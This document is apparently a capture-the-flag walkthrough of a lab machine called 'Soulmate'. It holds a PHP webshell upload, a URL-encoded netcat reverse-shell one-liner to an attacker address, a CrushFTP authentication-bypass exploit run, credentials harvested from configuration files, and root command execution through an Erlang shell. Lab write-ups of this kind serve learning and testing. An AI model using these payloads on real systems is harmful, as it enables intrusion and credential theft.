Soulmate
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
sudo nmap -p22,80 -sCV 10.129.26.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 13:23 PKT
Nmap scan report for 10.129.26.37
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.73 seconds
Add soulmate.htb to our /etc/hosts and let’s interact with it.
Web Enumeration
First we fingerprint the web:
1
2
whatweb http://soulmate.htb
http://soulmate.htb [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[hello@soulmate.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.26.37], Script, Title[Soulmate - Find Your Perfect Match], nginx[1.18.0]
It’s a website about marriage:

We have a registration and a login form.
http://soulmate.htb/register.phphttp://soulmate.htb/login.php
Let’s register:

There’s a file upload here, but we will come back to it once we have registered. After logging in, we are redirected to our profile page:

The only attack vector here is the file upload functionality.
Let’s try to upload a simple PHP webshell:
1
2
3
4
5
------WebKitFormBoundary6Kk9CL7xWEZfv2n4
Content-Disposition: form-data; name="profile_pic"; filename="webshell.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>
Unrestricted file uploads is possible. The only possibility is /assets directory that you can discover after fuzzing. But it returns a 403.
vHost Enumeartion
ffuf wasted ~25 minutes and brought back no results. gobuster worked fine for me:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
gobuster vhost -u http://soulmate.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://soulmate.htb
[+] Method:          GET
[+] Threads:         40
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
We have a subdomain, let’s add it to our /etc/hosts.
We are greeted with a login page of CrushFTP:

Let’s fingerprint it:
1
2
3
whatweb http://ftp.soulmate.htb
http://ftp.soulmate.htb [302 Found] Cookies[CrushAuth,currentAuth], Country[RESERVED][ZZ], CrushFTP, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[CrushAuth], IP[10.129.26.37], RedirectLocation[/WebInterface/login.html], nginx[1.18.0]
http://ftp.soulmate.htb/WebInterface/login.html [200 OK] Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.26.37], Script[module,text/javascript,text/javascript>const], Title[CrushFTP WebInterface], X-UA-Compatible[chrome=1], nginx[1.18.0]
There’s an authentication bypass vulnerability for CrushFTP.
CrushFTP Auth Bypass CVE-2025-31161
Foothold
Let’s run the POC and create a new user with admin privileges:
1
2
3
4
python3 Shattered.py --target_host ftp.soulmate.htb --port 80 --cve 2825 --new_user khan --password marshal
[*] Starting mass exploitation using CVE-2025-2825 on provided targets...
[+] ftp.soulmate.htb exploited successfully!
[*] Exploitation complete in 1.41 seconds.

Clicking on the admin button takes us to another interface.
We have multiple users that we can view from admin -> User Manager:

The user that we care about is ben. Why? We were able to upload a webshell, and to get a foothold into the system we have to trigger it from the Web directory. Ben has access to webProd, as can be seen inside User Manager.
We can change the password just by editing the password field, after that click on the save button.
ben:ben123 (MUST CHANGE THE PASSWORD YOURSELF FIRST)
We can upload our webshell again:

Let’s test if our webshell works:
1
2
3
┌──(kali㉿vm-kali)-[~/htb/soulmate/ShatteredFTP]
└─$ curl http://soulmate.htb/webshell.php?cmd=whoami
www-data
Let’s get a reverse shell.
Shell as www-data
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿vm-kali)-[~/htb/soulmate/ShatteredFTP]
└─$ curl http://soulmate.htb/webshell.php?cmd='rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.16.40%201234%20%3E%2Ftmp%2Ff'

┌──(kali㉿vm-kali)-[~/htb/soulmate]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.40] from (UNKNOWN) [10.129.26.37] 55616
sh: 0: can't access tty; job control turned off
$ whoami
www-data
TTY Upgrade our shell.
1
python3 -c "import pty; pty.spawn('/bin/bash');"
We get crushFTP admin creds:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
www-data@soulmate:~/soulmate.htb/config$ cat config.php
<SNIP>
        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
admin:Crush4dmin990
LinPEAS
A lot of output yet a few things of interest, like the existence of erlang:
1
2
3
4
5
6
7
8
9
10
11
╔══════════╣ Executable files potentially added by user (limit 70)
2025-08-27+09:28:26.8565101180 /usr/local/sbin/laurel
2025-08-15+07:46:57.3585015320 /usr/local/lib/erlang_login/start.escript
2025-08-14+14:13:10.4708616270 /usr/local/sbin/erlang_login_wrapper
2025-08-14+14:12:12.0726103070 /usr/local/lib/erlang_login/login.escript
2025-08-06+10:44:17.9697674470 /usr/local/lib/erlang/bin/start_erl
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/erts-15.2.5/bin/start
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/bin/start
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/erts-15.2.5/bin/erl
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/bin/erl
<SNIP>
Back to manual enumeration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@soulmate:/usr/local/lib$ ls -la
total 20
drwxr-xr-x  5 root root 4096 Aug 14 14:12 .
drwxr-xr-x 10 root root 4096 Feb 17  2023 ..
drwxr-xr-x  8 root root 4096 Aug  6 10:44 erlang
drwxr-xr-x  2 root root 4096 Aug 15 07:46 erlang_login
drwxr-xr-x  3 root root 4096 Feb 17  2023 python3.10
www-data@soulmate:/usr/local/lib$ ls -la erlang_login/
total 16
drwxr-xr-x 2 root root 4096 Aug 15 07:46 .
drwxr-xr-x 5 root root 4096 Aug 14 14:12 ..
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escript

www-data@soulmate:/usr/local/lib$ cat erlang_login/start.escript
{user_passwords, [{"ben", "HouseH0ldings998"}]},
ben:HouseH0ldings998
SSH as ben
1
2
3
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
Perhaps erlang is our next step towards privilege escalation.
Let’s check the listening ports as well:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ben@soulmate:/usr/local/lib/erlang$ ss -tulnp
Netid                State                 Recv-Q                Send-Q                               Local Address:Port                                Peer Address:Port               Process
udp                  UNCONN                0                     0                                    127.0.0.53%lo:53                                       0.0.0.0:*
udp                  UNCONN                0                     0                                          0.0.0.0:68                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.1:8080                                     0.0.0.0:*
tcp                  LISTEN                0                     4096                                 127.0.0.53%lo:53                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.1:44227                                    0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.1:9090                                     0.0.0.0:*
tcp                  LISTEN                0                     128                                      127.0.0.1:41721                                    0.0.0.0:*
tcp                  LISTEN                0                     511                                        0.0.0.0:80                                       0.0.0.0:*
tcp                  LISTEN                0                     128                                        0.0.0.0:22                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.1:4369                                     0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.1:8443                                     0.0.0.0:*
tcp                  LISTEN                0                     5                                        127.0.0.1:2222                                     0.0.0.0:*
tcp                  LISTEN                0                     4096                                         [::1]:4369                                        [::]:*
tcp                  LISTEN                0                     511                                           [::]:80                                          [::]:*
tcp                  LISTEN                0                     128                                           [::]:22                                          [::]:*
Erlang Shell
1
2
3
4
5
6
ben@soulmate:/usr/local/lib/erlang$ ssh ben@localhost -p2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.


(ssh_runner@soulmate)1>
Let’s run os commands:
1
2
(ssh_runner@soulmate)2> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
We can easily get the root flag:
1
(ssh_runner@soulmate)3> os:cmd("cat /root/root.txt").